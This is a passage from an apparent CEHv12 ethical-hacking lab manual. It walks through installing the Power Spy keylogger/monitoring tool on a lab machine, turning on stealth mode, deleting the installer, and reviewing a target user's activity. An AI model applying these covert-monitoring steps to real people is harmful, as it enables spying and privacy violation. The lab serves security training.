
Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.






17. The **Information** dialog box appears; click **OK**.



18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

Note: Here, the password is **test@123**.



19. The **Register product** window appears; click **Later** to continue.



20. The Power Spy Control Panel window appears, as shown in the screenshot.



21. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



22. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.



23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.



24. In the **Confirm** dialog-box that appears, click **Yes**.

25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

26. Close the **Remote Desktop Connection** by clicking on the close icon (X).


Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.

28. Click **Jason** from the left pane and log in with password **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



29. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.

31. Click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.

32. Close the **Server Manager** window.

33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.

Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:

Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.

On-Screen Keyboard appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.

34. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.



Recycle Bin



Firefox

Google
Chrome

Run as administrator



